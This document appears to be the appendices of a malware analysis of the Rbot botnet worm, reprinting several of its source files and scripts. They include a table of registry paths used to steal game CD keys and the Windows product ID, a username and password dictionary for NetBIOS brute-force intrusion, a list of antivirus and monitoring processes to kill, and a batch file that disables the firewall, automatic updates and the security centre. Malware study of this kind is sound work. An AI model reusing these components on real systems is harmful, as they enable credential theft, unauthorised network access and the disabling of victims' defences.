Registration Keys for various games and the installed Windows OS

[Cdkeys . cpp]

```
{HKEY_CURRENT_USER,"Software\\Valve\\CounterStrike\\Settings","CDKey","Counter-Strike
(Retail)",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\Eugen Systems\\The Gladiators","RegNumber","The
Gladiators",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\Valve\\Gunman\\Settings","Key","Gunman
Chronicles",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\Valve\\Half-Life\\Settings","Key","Half-Life",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\JoWood\\InstalledGames\\IG2","prvkey","Industry Giant
2",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\3d0\\Status","CustomerNumber","Legends of Might and
Magic",NULL,NULL},
{HKEY_CURRENT_USER,"Software\\Silver Style Entertainment\\Soldiers Of
Anarchy\\Settings","CDKey","Soldiers Of Anarchy",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Microsoft\\Windows\\CurrentVersion","ProductId","Microso
ft Windows Product ID",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Unreal Technology\\Installed
Apps\\UT2003","CDKey","Unreal Tournament 2003",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Unreal Technology\\Installed
Apps\\UT2004","CDKey","Unreal Tournament 2004",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\IGI 2 Retail","CDKey","IGI 2: Covert Strike",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Distribution\\Freedom
Force\\ergc","","Freedom Force",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Battlefield
1942\\ergc","","Battlefield 1942",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Battlefield 1942 The Road to
Rome\\ergc","","Battlefield 1942 (Road To Rome)",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Battlefield 1942 Secret
Weapons of WWII\\ergc","","Battlefield 1942 (Secret Weapons of WWII)",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Battlefield
Vietnam\\ergc","","Battlefield Vietnam",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Black and
White\\ergc","","Black and White",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Command and Conquer Generals
Zero Hour\\ergc","","Command and Conquer: Generals (Zero Hour)",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\James Bond 007
Nightfire\\ergc","","James Bond 007: Nightfire",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Generals\\ergc","","Command
and Conquer: Generals",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Global
Operations\\ergc","","Global Operations",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Medal of Honor Allied
Assault\\ergc","","Medal of Honor: Allied Assault",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Medal of Honor Allied Assault
Breakthrough\\ergc","","Medal of Honor: Allied Assault: Breakthrough",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Medal of Honor Allied Assault
Spearhead\\ergc","","Medal of Honor: Allied Assault: Spearhead",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Need For Speed Hot Pursuit
2","ergc","Need For Speed Hot Pursuit 2",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Need For Speed
Underground\\ergc","","Need For Speed: Underground",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA GAMES\\Shogun Total War - Warlord
Edition\\ergc","","Shogun: Total War: Warlord Edition",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\FIFA 2002\\ergc","","FIFA
2002",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\FIFA 2003\\ergc","","FIFA
2003",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\NHL 2002\\ergc","","NHL
2002",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\NHL 2003\\ergc","","NHL
2003",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\Nascar Racing
2002\\ergc","","Nascar Racing 2002",NULL,NULL},
```

```

{HKEY_LOCAL_MACHINE,"Software\\Electronic Arts\\EA Sports\\Nascar Racing
2003\\ergc","","Nascar Racing 2003",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Red Storm Entertainment\\RAVENSHIELD","CDKey","Rainbow
Six III RavenShield",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Westwood\\Tiberian Sun","Serial","Command and Conquer:
Tiberian Sun",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Westwood\\Red Alert","Serial","Command and Conquer: Red
Alert",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Westwood\\Red Alert 2","Serial","Command and Conquer:
Red Alert 2",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Westwood\\NOX","Serial","NOX",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Techland\\Chrome","SerialNumber","Chrome",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Illusion Softworks\\Hidden & Dangerous 2","key","Hidden
& Dangerous 2",NULL,NULL},
{HKEY_LOCAL_MACHINE,"Software\\Activision\\Soldier of Fortune II - Double
Helix","InstallPath","Soldier of Fortune II - Double
Helix","base\\mp\\sof2key","mtkwftmkemfew3p3b7"},
{HKEY_LOCAL_MACHINE,"Software\\BioWare\\NWN\\Neverwinter","Location","Neverwinter
Nights","nwncdkey.ini","Key1="},
{HKEY_LOCAL_MACHINE,"Software\\BioWare\\NWN\\Neverwinter","Location","Neverwinter
Nights (Shadows of Undrentide)","nwncdkey.ini","Key2="},
{HKEY_LOCAL_MACHINE,"Software\\BioWare\\NWN\\Neverwinter","Location","Neverwinter
Nights (Hordes of the Underdark)","nwncdkey.ini","Key3="}

```

List of nicknames to use with the “realnick”-variable naming the bot

[nicklist.h]

"Abdulrazak", "Ackerman", "Adams", "Addison", "Adelstein", "Adibe", "Adorno", "Ahlers",
"Alavi", "Alcorn", "Alda", "Aleks", "Allison", "Alongi", "Altavilla", "Altenberger",
"Altenhofen", "Amaral", "Amatangelo", "Ameer", "Amsden", "Anand", "Andel", "Ando", "Andrelus",
"Andron", "Anfinrud", "Ansley", "Anthony", "Antos", "Arbia", "Arduini", "Arellano",
"Aristotle", "Arjas", "Arky", "Atkins", "Augustus", "Aurelius", "Axelrod", "Axworthy",
"Ayiemba", "Aykroyd", "Ayling", "Azima", "Bachmuth", "Backus", "Bady", "Baglivo", "Bagnold",
"Bailar", "Bakanowsky", "Baleja", "Ballatori", "Ballew", "Baltz", "Banta", "Barabesi",
"Barajas", "Baranczak", "Baranowska", "Barberi", "Barbetti", "Barneson", "Barnett",
"Barriola", "Barry", "Bartholomew", "Bartolome", "Bartoo", "Basavappa", "Bashevis",
"Batchelder", "Baumiller", "Bayles", "Bayo", "Beacon", "Beal", "Bean", "Beckman", "Beder",
"Bedford", "Behenna", "Belanger", "Belaousoff", "Belfer", "Belin-Collart", "Bellavance",
"Bellhouse", "Bellini", "Belloc", "Benedict-Dye", "Bergson", "Berke-Jenkins", "Bernardo",
"Bernassola", "Bernston", "Berrizbeitia", "Betti", "Beynart", "Biagioli", "Bickel", "Binion",
"Bir", "Bisema", "Bisho", "Blackbourn", "Blackwell", "Blagg", "Blakemore", "Blanke", "Bliss",
"Blizard", "Bloch", "Bloembergen", "Bloemhof", "Bloxham", "Blyth", "Bolger", "Bolick",
"Bollinger", "Bologna", "Boner", "Bonham", "Boniface", "Bontempo", "Book", "Bookbinder",
"Boone", "Boorstin", "Borack", "Borden", "Bossi", "Bothman", "Botosh", "Boudin", "Boudrot",
"Bourneuf", "Bowers", "Boxer", "Boyajian", "Boyes", "Boyland", "Boym", "Boyne", "Bracalente",
"Bradac", "Bradach", "Brecht", "Breed", "Brenan", "Brennan", "Brewer", "Brewer", "Bridgeman",
"Bridges", "Brinton", "Britz", "Broca", "Brook", "Brzycki", "Budding", "Bullard",
"Bunton", "Burden", "Burdzy", "Burke", "Burridge", "Busetta", "Byatt", "Byerly", "Byrd",
"Cage", "Calnan", "Cammelli", "Cammilleri", "Canley", "Capanni", "Caperton", "Capocaccia",
"Capodilupo", "Cappuccio", "Capursi", "Caratozzolo", "Carayannopoulos", "Carlin", "Carlos",
"Carlyle", "Carmichael", "Caroti", "Carper", "Cartmill", "Cascio", "Case", "Caspar",
"Castelda", "Cavanagh", "Cavell", "Ceniceros", "Cerioli", "Chapman", "Charles", "Cheang",
"Cherry", "Chervinsky", "Chiassino", "Chien", "Childress", "Childs", "Chinipardaz", "Chinman",
"Christenson", "Christian", "Christiano", "Christie", "Christopher", "Chu", "Chupasko",
"Church", "Ciampaglia", "Cicero", "Cifarelli", "Claffey", "Clancy", "Clark", "Clement",
"Clifton", "Clow", "Coblentz", "Coito", "Coldren", "Colella", "Collard", "Collis", "Compton",
"Compton", "Comstock", "Concino", "Condodina", "Connors", "Corey", "Cornish", "Cosmides",
"Counter", "Coutaux", "Crawford", "Crocker", "Croschaw", "Croxen", "Croxtan", "Cui", "Carrier",
"Cutler", "Cvek", "Cyders", "daSilva", "Daldalian", "Daly", "D'Ambra", "Danieli", "Dante",
"Dapice", "D'arcangelo", "Das", "Dasgupta", "Daskalu", "David", "Dawkins", "DeGennaro",
"DeLaPena", "del Enclos", "deRousse", "Debroff", "Dees", "Defeciani", "Delattre", "DeLeon-
Rendon", "Delger", "Dell'acqua", "Deming", "Dempster", "Demusz", "Denault", "Denham",
"Denison", "Desombre", "Deutsch", "D'fini", "Dicks", "Diefenbach", "Difabio", "Difronzo",
"Dilworth", "Dionysius", "Dirksen", "Dockery", "Doherty", "Donahue", "Donner", "Doonan",
"Dore", "Dorf", "Dosi", "Doty", "Doug", "Dowland", "Drinker", "D'souza", "Duffin", "Durrett",
"Dussault", "Dwyer", "Eardley", "Ebeling", "Eckel", "Edley", "Edner", "Edward", "Eickenhorst",
"Eliasson", "Elmendorf", "Elmerick", "Elvis", "Encinas", "Enyeart", "Eppling", "Erbach",
"Erdman", "Erdos", "Erez", "Espinoza", "Estes", "Etter", "Euripides", "Everett", "Fabbris",
"Fagan", "Faioes", "Falco-Acosta", "Falorsi", "Faris", "Farone", "Farren", "Fasso'", "Fates",

"Feigenbaum", "Fejzo", "Feldman", "Fernald", "Fernandes", "Ferrante", "Ferriell", "Feuer", "Fido", "Field", "Fink", "Finkelstein", "Finnegan", "Fiorina", "Fisk", "Fitzmaurice", "Flier", "Flores", "Folks", "Forester", "Fortes", "Fortier", "Fossey", "Fossi", "Francisco", "Franklin-Kenea", "Franz", "Frazier-Davis", "Freid", "Freundlich", "Fried", "Friedland", "Frisken", "Frowiss", "Fryberger", "Frye", "Fujii-Abe", "Fuller", "Furth", "Fusaro", "Gabrielli", "Gaggiotti", "Galeotti", "Galwey", "Gambini", "Garfield", "Garman", "Garonna", "Geller", "Gemberling", "Georgi", "Gerrett", "Ghorai", "Gibbens", "Gibson", "Gilbert", "Gili", "Gill", "Gillispie", "Gist", "Gleason", "Glegg", "Glendon", "Goldfarb", "Goncalves", "Good", "Goodearl", "Goody", "Gozzi", "Gravell", "Greenberg", "Greenfeld", "Griffiths", "Grigoletto", "Grummell", "Gruner", "Gruppe", "Guenthart", "Gunn", "Guo", "Ha", "Haar", "Hackman", "Hackshaw", "Haley", "Halkias", "Hallowell", "Halpert", "Hambarzumjan", "Hamer", "Hammerness", "Hand", "Hanssen", "Harding", "Hargraves", "Harlow", "Harrigan", "Hartman", "Hartmann", "Hartnett", "Harwell", "Haviaras", "Hawkes", "Hayes", "Haynes", "Hazlewood", "Heermans", "Heft", "Heiland", "Hellman", "Hellmiss", "Helprin", "Hemphill", "Henery", "Henrichs", "Hernandez", "Herrera", "Hester", "Heubert", "Heyeck", "Himmelfarb", "Hind", "Hirst", "Hitchcock", "Hoang", "Hock", "Hoffer", "Hoffman", "Hokanson", "Hokoda", "Holmes", "Holoien", "Holter", "Holway", "Holzman", "Hooker", "Hopkins", "Horsley", "Hoshida", "Hostage", "Hottle", "Howard", "Hoy", "Huey", "Huidekoper", "Hungerford", "Huntington", "Hupp", "Hurtubise", "Hutchings", "Hyde", "Jaquinta", "Ichikawa", "Igarashi", "Inamura", "Inniss", "Isaac", "Isaievych", "Isbill", "Isserman", "Iyer", "Jacenko", "Jackson", "Jagers", "Jagger", "Jagoe", "Jain", "Jamil", "Janjigian", "Jarnagin", "Jarrell", "Jay", "Jeffers", "Jellis", "Jenkins", "Jesperen", "Jewett", "Johannesson", "Johannsen", "Johns", "Jolly", "Jorgensen", "Jucks", "Juliano", "Julious", "Kabbash", "Kaboolian", "Kafadar", "Kalbfleisch", "Kaligian", "Kalil", "Kalinowski", "Kalman", "Kamel", "Kangis", "Karpouzes", "Kassower", "Kasten", "Kawachi", "Kee", "Keenan", "Keeper", "Keith", "Kelker", "Kelsey", "Kempton", "Kemsley", "Kendall", "Kerry", "Keul", "Khong", "Kimmel", "Kimmitt", "Kimura", "Kindall", "Kinsley", "Kippenberger", "Kirscht", "Kittridge", "Kleckner", "Kleiman", "Kleinfelder", "Klemperer", "Kling", "Klinkenborg", "Klint", "Knuff", "Kobrick", "Koch", "Kohn", "Koivumaki", "Kommer", "Koniaris", "Konrad", "Kool", "Korzybski", "Kotter", "Kovaks", "Kraemer", "Krailo", "Krasney", "Kraus", "Kroemer", "Krysiak", "Kuenzli", "Kumar", "Kusman", "Kuwabara", "La", "Labunka", "Lafler", "Laing", "Lallemant", "Landes", "Lankes", "Lantieri", "Lanzit", "Laserna", "Lashley", "Lawless", "Lecar", "Lecce", "Leclercq", "Leite", "Lenard", "l'Enclos", "Lesser", "Lessi", "Liakos", "Lidano", "Liem", "Light", "Lightfoot", "Lim", "Linares", "Linda", "Linder", "Line", "Linehan", "Linzee", "Lippmann", "Lipponen", "Little", "Litvak", "Livernash", "Livi", "Livolisi", "Lizardo", "Locatelli", "Longworth", "Loss", "Loveman", "Lowenstein", "Loza", "Lubin", "Lucas", "Luciano", "Luczkow", "Luecke", "Lunetta", "Luoma", "Lussier", "Lutcavage", "Luzader", "Ma", "Maccormac", "Macdonald", "Maceachern", "Macintyre", "Mackenney", "MacMillan", "Macy", "Madigan", "Maggio", "Mahony", "Maier", "Maine-Hershey", "Maisano", "Malatesta", "Maller", "Malova", "Manalis", "Mandel", "Manganiello", "Mantovan", "March", "Marchbanks", "Marcus", "Margalit", "Margetts", "Marques", "Martinez", "Martochio", "Marton", "Marubini", "Mass", "Matalka", "Matarazzo", "Matsukata", "Mattson", "Mauzy", "May", "Mazzali", "Mazziotta", "Mcbride", "Mccaffery", "Mccall", "Mcclearn", "Mcdowell", "Mcelroy", "McFadden", "Mcghee", "Mcgoldrick", "McIlroy", "Mcintosh", "Mckenna", "Mclane", "Mclaren", "Mcnealy", "McNulty", "Meccariello", "Memisoglu", "Menzies", "Merikoski", "Merlani", "Merminod", "Merseith", "Merz", "Metelka", "Metropolis", "Meurer", "Michelman", "Middle", "Mieher", "Mills", "Minh", "Mini", "Minichiello", "Gonzalez", "Mitropoulos", "Mittal", "Mocroft", "Modestino", "Moeller", "Mohr", "Moiamedi", "Monque", "Montilio", "MooreDeCh.", "Morani", "Moreton", "Morrison", "Morrow", "Mortimer", "Mosher", "Mosler", "Mostafavi", "Motooka", "Mudarri", "Mueller", "Mugnai", "Mulkern", "Mulroy", "Mumford", "Mussachio", "Naddeo", "Napolitano", "Nardi", "Nardone", "Naviaux", "Nayduch", "Nelson", "Nenna", "Nesci", "Neuman", "Newfeld", "Newlin", "Ng", "Ni", "Nickerson", "Nickoloff", "Nisenson", "Nitabach", "Notman", "Nuzum", "Ocougne", "Ogata", "Oh", "O'hagan", "Oldford", "Olson", "Olson", "Olszewski", "O'malley", "Oman", "O'meara", "Opel", "Oray", "Orfield", "Orsi", "Ospina", "Ostrowski", "Ottaviani", "Otten", "Ouchida", "Ovid", "PaesDealmeida", "Paine", "Palayoor", "Palepu", "Pallara", "Palmitesta", "Panadero", "Panizzon", "Pantilla", "Paoletti", "Parmeggiani", "Parris", "Partridge", "Pascucci", "Patefield", "Patrick", "Pattullo", "Pavetti", "Pavlon", "Pawloski", "Paynter", "Peabody", "Pearlberg", "Pederson", "Peishel", "Penny", "Pereira", "Perko", "Perlak", "Perlman", "Perna", "Perone", "Perrimon", "Peters", "Petruzello", "Pettibone", "Pettit", "Pfister", "Pilbeam", "Pinot", "Plancon", "Plant", "Plasket", "Plous", "Po", "Pocobene", "Poincaire", "Pointer", "Poirier", "Polak", "Polanyi", "Politis", "Poma", "Poolman", "Powers", "Presper", "Preucel", "Prevost", "Pritchard", "Pritz", "Proietti", "Prothrow-Stith", "Puccia", "Pugh", "Pynchon", "Quaday", "Quetin", "Rabe", "Rabkin", "Radeke", "Rajagopalan", "Raney", "Rangan", "Rankin", "Rapple", "Rayport", "Redden-Tyler", "Reedquist", "Cunningham", "Reinold", "Remak", "Renick", "Repetto", "Resnik", "Rhea", "Richmond", "Rielly", "Rindos", "Rineer", "Rish", "Rivera", "Robinson", "Rocha", "Roesler", "Rogers", "Ronen", "Row", "Royal", "Ru", "Ruan", "Ruderman", "Ruescher", "Rush", "Ryu", "Sabatello", "Sadler", "Safire", "Sahu", "Sali", "Samson", "Sanchez-Ramirez", "Sanna", "Sapers", "Sarin", "Sartore", "Sase", "Satin", "Satta", "Satterthwaite", "Sawtell", "Sayied", "Scarponi", "Scepan", "Scharf", "Scharlemann", "Scheiner", "Schiano", "Schifini", "Schilling", "Schmitt", "Schossberger", "Schuman", "Schutte", "Schuyler", "Schwan", "Schwickrath", "Scovel", "Scudder", "Seaton", "Seeber", "Segal", "Sekler", "Selvage", "Sen", "Sennett", "Seterdahl", "Sexton", "Seyfert", "Shaikh", "Shakis", "Shankland", "Shanley", "Shar", "Shatrov", "Shavelson", "Shea", "Sheats", "Shepherd", "Sheppard", "Shepstone", "Shesko", "Shia", "Shibata", "Shimon", "Siesto", "Sigalot", "Sigini", "Signa", "Silverman", "Silvetti", "Sinsabaugh", "Sirilli", "Sites", "Skane", "Skerry", "Skoda", "Sloan", "Slowe", "Smilow", "Sniffen", "Snodgrass", "Socolow", "Solon", "Somers", "Sommariva", "Sorabella", "Sorg", "Sottak", "Soukup", "Soule", "Soultanian", "Spanier", "Sparrow", "Spaulding", "Speizer",

"Spence", "Sperber", "Spicer", "Spiegelhalter", "Spiliotis", "Spinrad", "StMartin", "Stalvey", "Stam", "Stang", "Stassinopolus", "States", "Statlender", "Stefani", "Steiner", "Stephanian", "Stepniewska", "Stewart-Oaten", "Stiepoock", "Stillwell", "Stock", "Stockton", "Stockwell", "Stolzenberg", "Stonich", "Storer", "Stott", "Strange", "Strauch", "Streiff", "Stringer", "Sullivan", "Sumner", "Suo", "Surdam", "Sweeting", "Sweetser", "Swindle", "Tagiuri", "Tai", "Talaugon", "Tambiah", "Tandler", "Tanowitz", "Tatar", "Taveras", "Tawn", "Tcherepnin", "Teague", "Temes", "Tenmer", "Tenney", "Terracini", "Than", "Thavaneswaran", "Theodos", "Thibault", "Thisted", "Thomsen", "Throop", "Tierney", "Till", "Timmons", "Tofallis", "Tollestrup", "Tolls", "Tolman", "Tomford", "Toomer", "Topulos", "Torresi", "Torske", "Towler", "Toye", "Traebert", "Trenga", "Trewin", "Tringali", "Troiani", "Troy", "Truss", "Tsiatis", "Tsomides", "Tsukurov", "Tuck", "Tudge", "Tukan", "Turano", "Turek", "Tuttle", "Twells", "Tzamarias", "Ullman", "Untermeyer", "Upsdell", "Urban", "Urdang-Brown", "Usdan", "Uzuner", "Vacca", "Waite", "Valberg", "Valencia", "Wales", "Wallenberg", "Walter", "vanAllen", "VanZwet", "Vandenberg", "Vanheeckeren", "Warshafsky", "Wasowska", "Vasquez", "Vaugh", "Weighart", "Weingarten", "Weinhaus", "Weissbourd", "Weissman", "Velasquez", "Welles", "Welsh", "Wengret", "Venne", "Verghese", "Wescott", "Wetzel", "Whately", "Whilton", "White", "Whitla", "Whittaker", "Viana", "Viano", "Wiedersheim", "Wiener", "Viens", "Vignola", "Wilder", "Wilhelm", "Wilk", "Wilkin", "Wilkinson", "Villarreal", "Willstatter", "Wilson", "Vitali", "Viviani", "Voigt", "Wolk", "VonHoffman", "Woo", "Wooden", "Woods", "Woods-Powell", "Vorhaus", "Votey", "Yacono", "Yamane", "Yankee", "Yarchuk", "Yates", "Ybarra", "Yedidia", "Yesson", "Yetiv", "Yoffe", "Yoo", "Youk-See", "Yu", "Zachary", "Zahedi", "Zangwill", "Zegans", "Zerbini", "Zoldak", "Zucconi", "Zurn", "Zwiers", "Zytowski"};

Weak usernames and passwords for use with the Netbios intrusion

[passwd.h]

Usernames:

"administrator", "administrador", "administrateur", "administrat", "admins", "admin", "staff", "root", "computer", "owner", "student", "teacher", "wwwadmin", "guest", "default", "database", "dba", "oracle", "db2"

Passwords:

", "administrator", "administrador", "administrateur", "administrat", "admins", "admin", "adm", "password1", "password", "passwd", "pass1234", "pass", "pwd", "007", "1", "12", "123", "1234", "12345", "123456", "1234567", "12345678", "123456789", "1234567890", "2000", "2001", "2002", "2003", "2004", "test", "guest", "none", "demo", "unix", "linux", "changeme", "default", "system", "server", "root", "null", "qwerty", "mail", "outlook", "web", "www", "internet", "accounts", "accounting", "home", "homeuser", "user", "oem", "oemuser", "oeminstall", "windows", "win98", "win2k", "winxp", "winnt", "win2000", "qaz", "asd", "zxc", "qwe", "bob", "jen", "joe", "fred", "bill", "mike", "john", "peter", "luke", "sam", "sue", "susan", "peter", "brian", "lee", "neil", "ian", "chris", "eric", "george", "kate", "bob", "katie", "mary", "login", "loginpass", "technical", "backup", "exchange", "fuck", "bitch", "slut", "sex", "god", "hell", "hello", "domain", "domainpass", "domainpassword", "database", "access", "dbpass", "dbpassword", "databasepass", "data", "databasepassword", "db1", "db2", "db1234", "sa", "sql", "sqlpass", "oainstall", "orainstall", "oracle", "ibm", "cisco", "dell", "compaq", "siemens", "hp", "nokia", "xp", "control", "office", "blank", "winpass", "main", "lan", "internet", "intranet", "student", "teacher", "staff"

List of programs posing a threat to Rbot and are to be "killed"

[processes.cpp]

"regedit.exe", "msconfig.exe", "netstat.exe", "msblast.exe", "zapro.exe", "navw32.exe", "navapw32.exe", "zonealarm.exe", "wincfg32.exe", "taskmon.exe", "PandaAVEngine.exe", "sysinfo.exe", "mscvb32.exe", "MSBLAST.exe", "teekids.exe", "Penis32.exe", "bbeagle.exe", "SysMonXP.exe", "winupd.exe", "winsys.exe", "ssate.exe", "rate.exe", "d3dupdate.exe", "irun4.exe", "illr54n4.exe"

Appendix H: Tenpo.bat and 1.reg – Rbot Registry Changes

Tenpo.bat

```
@echo off
Echo REGEDIT4>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters]>>%temp%\1.reg
Echo "TransportBindName"="">>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]>>%temp%\1.reg
Echo "Start"=dword:00000004>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauaserv]>>%temp%\1.reg
Echo "Start"=dword:00000004>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wscsv]>>%temp%\1.reg
Echo "Start"=dword:00000004>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole]>>%temp%\1.reg
Echo "EnableDCOM"="N">>%temp%\1.reg
Echo "EnableRemoteConnect"="N">>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]>>%temp%\1.reg
Echo "restrictanonymous"=dword:00000001>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0\Server]>>%temp%\1.reg
Echo "Enabled"=hex:00>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters]>>%temp%\1.reg
Echo "AutoShareWks"=dword:00000000>>%temp%\1.reg
Echo "AutoShareServer"=dword:00000000>>%temp%\1.reg
Echo.>%temp%\1.reg
Echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]>>%temp%\1.reg
Echo "NameServer"="">>%temp%\1.reg
Echo "ForwardBroadcasts"=dword:00000000>>%temp%\1.reg
Echo "IPEnableRouter"=dword:00000000>>%temp%\1.reg
Echo "Domain"="">>%temp%\1.reg
Echo "SearchList"="">>%temp%\1.reg
Echo "UseDomainNameDevolution"=dword:00000001>>%temp%\1.reg
Echo "EnableICMPRedirect"=dword:00000000>>%temp%\1.reg
Echo "DeadGWDetectDefault"=dword:00000001>>%temp%\1.reg
Echo "DontAddDefaultGatewayDefault"=dword:00000000>>%temp%\1.reg
Echo "EnableSecurityFilters"=dword:00000001>>%temp%\1.reg
Echo "AllowUnqualifiedQuery"=dword:00000000>>%temp%\1.reg
Echo "PrioritizeRecordData"=dword:00000001>>%temp%\1.reg
Echo "TCP1320Opts"=dword:00000003>>%temp%\1.reg
Echo "KeepAliveTime"=dword:00023280>>%temp%\1.reg
Echo "BcastQueryTimeout"=dword:000002ee>>%temp%\1.reg
Echo "BcastNameQueryCount"=dword:00000001>>%temp%\1.reg
Echo "CacheTimeout"=dword:0000ea60>>%temp%\1.reg
Echo "Size/Small/Medium/Large"=dword:00000003>>%temp%\1.reg
Echo "LargeBufferSize"=dword:00001000>>%temp%\1.reg
Echo "SynAckProtect"=dword:00000002>>%temp%\1.reg
Echo "PerformRouterDiscovery"=dword:00000000>>%temp%\1.reg
Echo "EnablePMTUBHDetect"=dword:00000000>>%temp%\1.reg
Echo "FastSendDatagramThreshold"=dword:00000400>>%temp%\1.reg
Echo "StandardAddressLength"=dword:00000018>>%temp%\1.reg
Echo "DefaultReceiveWindow"=dword:00004000>>%temp%\1.reg
Echo "DefaultSendWindow"=dword:00004000>>%temp%\1.reg
Echo "BufferMultiplier"=dword:00000200>>%temp%\1.reg
Echo "PriorityBoost"=dword:00000002>>%temp%\1.reg
Echo "IrpStackSize"=dword:00000004>>%temp%\1.reg
Echo "IgnorePushBitOnReceives"=dword:00000000>>%temp%\1.reg
Echo "DisableAddressSharing"=dword:00000000>>%temp%\1.reg
Echo "AllowUserRawAccess"=dword:00000000>>%temp%\1.reg
Echo "DisableRawSecurity"=dword:00000000>>%temp%\1.reg
Echo "DynamicBacklogGrowthDelta"=dword:00000032>>%temp%\1.reg
Echo "FastCopyReceiveThreshold"=dword:00000400>>%temp%\1.reg
```



```

Echo "LargeBufferListDepth"=dword:0000000a>>%temp%\1.reg
Echo "MaxActiveTransmitFileCount"=dword:00000002>>%temp%\1.reg
Echo "MaxFastTransmit"=dword:00000040>>%temp%\1.reg
Echo "OverheadChargeGranularity"=dword:00000001>>%temp%\1.reg
Echo "SmallBufferListDepth"=dword:00000020>>%temp%\1.reg
Echo "SmallerBufferSize"=dword:00000080>>%temp%\1.reg
Echo "TransmitWorker"=dword:00000020>>%temp%\1.reg
Echo "DNSQueryTimeouts"
=hex(7):31,00,00,00,32,00,00,00,32,00,00,00,34,00,00,00,38,00,00,00,30,00,00,00,00,00>>%temp%\1.reg
Echo "DefaultRegistrationTTL"=dword:00000014>>%temp%\1.reg
Echo "DisableReplaceAddressesInConflicts"=dword:00000000>>%temp%\1.reg
Echo "DisableReverseAddressRegistrations"=dword:00000001>>%temp%\1.reg
Echo "UpdateSecurityLevel"=dword:00000000>>%temp%\1.reg
Echo "DisjointNameSpace"=dword:00000001>>%temp%\1.reg
Echo "QueryIpMatching"=dword:00000000>>%temp%\1.reg
Echo "NoNameReleaseOnDemand"=dword:00000001>>%temp%\1.reg
Echo "EnableDeadGWDetect"=dword:00000000>>%temp%\1.reg
Echo "EnableFastRouteLookup"=dword:00000001>>%temp%\1.reg
Echo "MaxFreeTcbs"=dword:000007d0>>%temp%\1.reg
Echo "MaxHashTableSize"=dword:00000800>>%temp%\1.reg
Echo "SackOpts"=dword:00000001>>%temp%\1.reg
Echo "Tcp1323Opts"=dword:00000003>>%temp%\1.reg
Echo "TcpMaxDupAcks"=dword:00000001>>%temp%\1.reg
Echo "TcpRecvSegmentSize"=dword:00000585>>%temp%\1.reg
Echo "TcpSendSegmentSize"=dword:00000585>>%temp%\1.reg
Echo "TcpWindowSize"=dword:0007d200>>%temp%\1.reg
Echo "DefaultTTL"=dword:00000030>>%temp%\1.reg
Echo "TcpMaxHalfOpen"=dword:0000004b>>%temp%\1.reg
Echo "TcpMaxHalfOpenRetried"=dword:00000050>>%temp%\1.reg
Echo "TcpTimedWaitDelay"=dword:00000000>>%temp%\1.reg
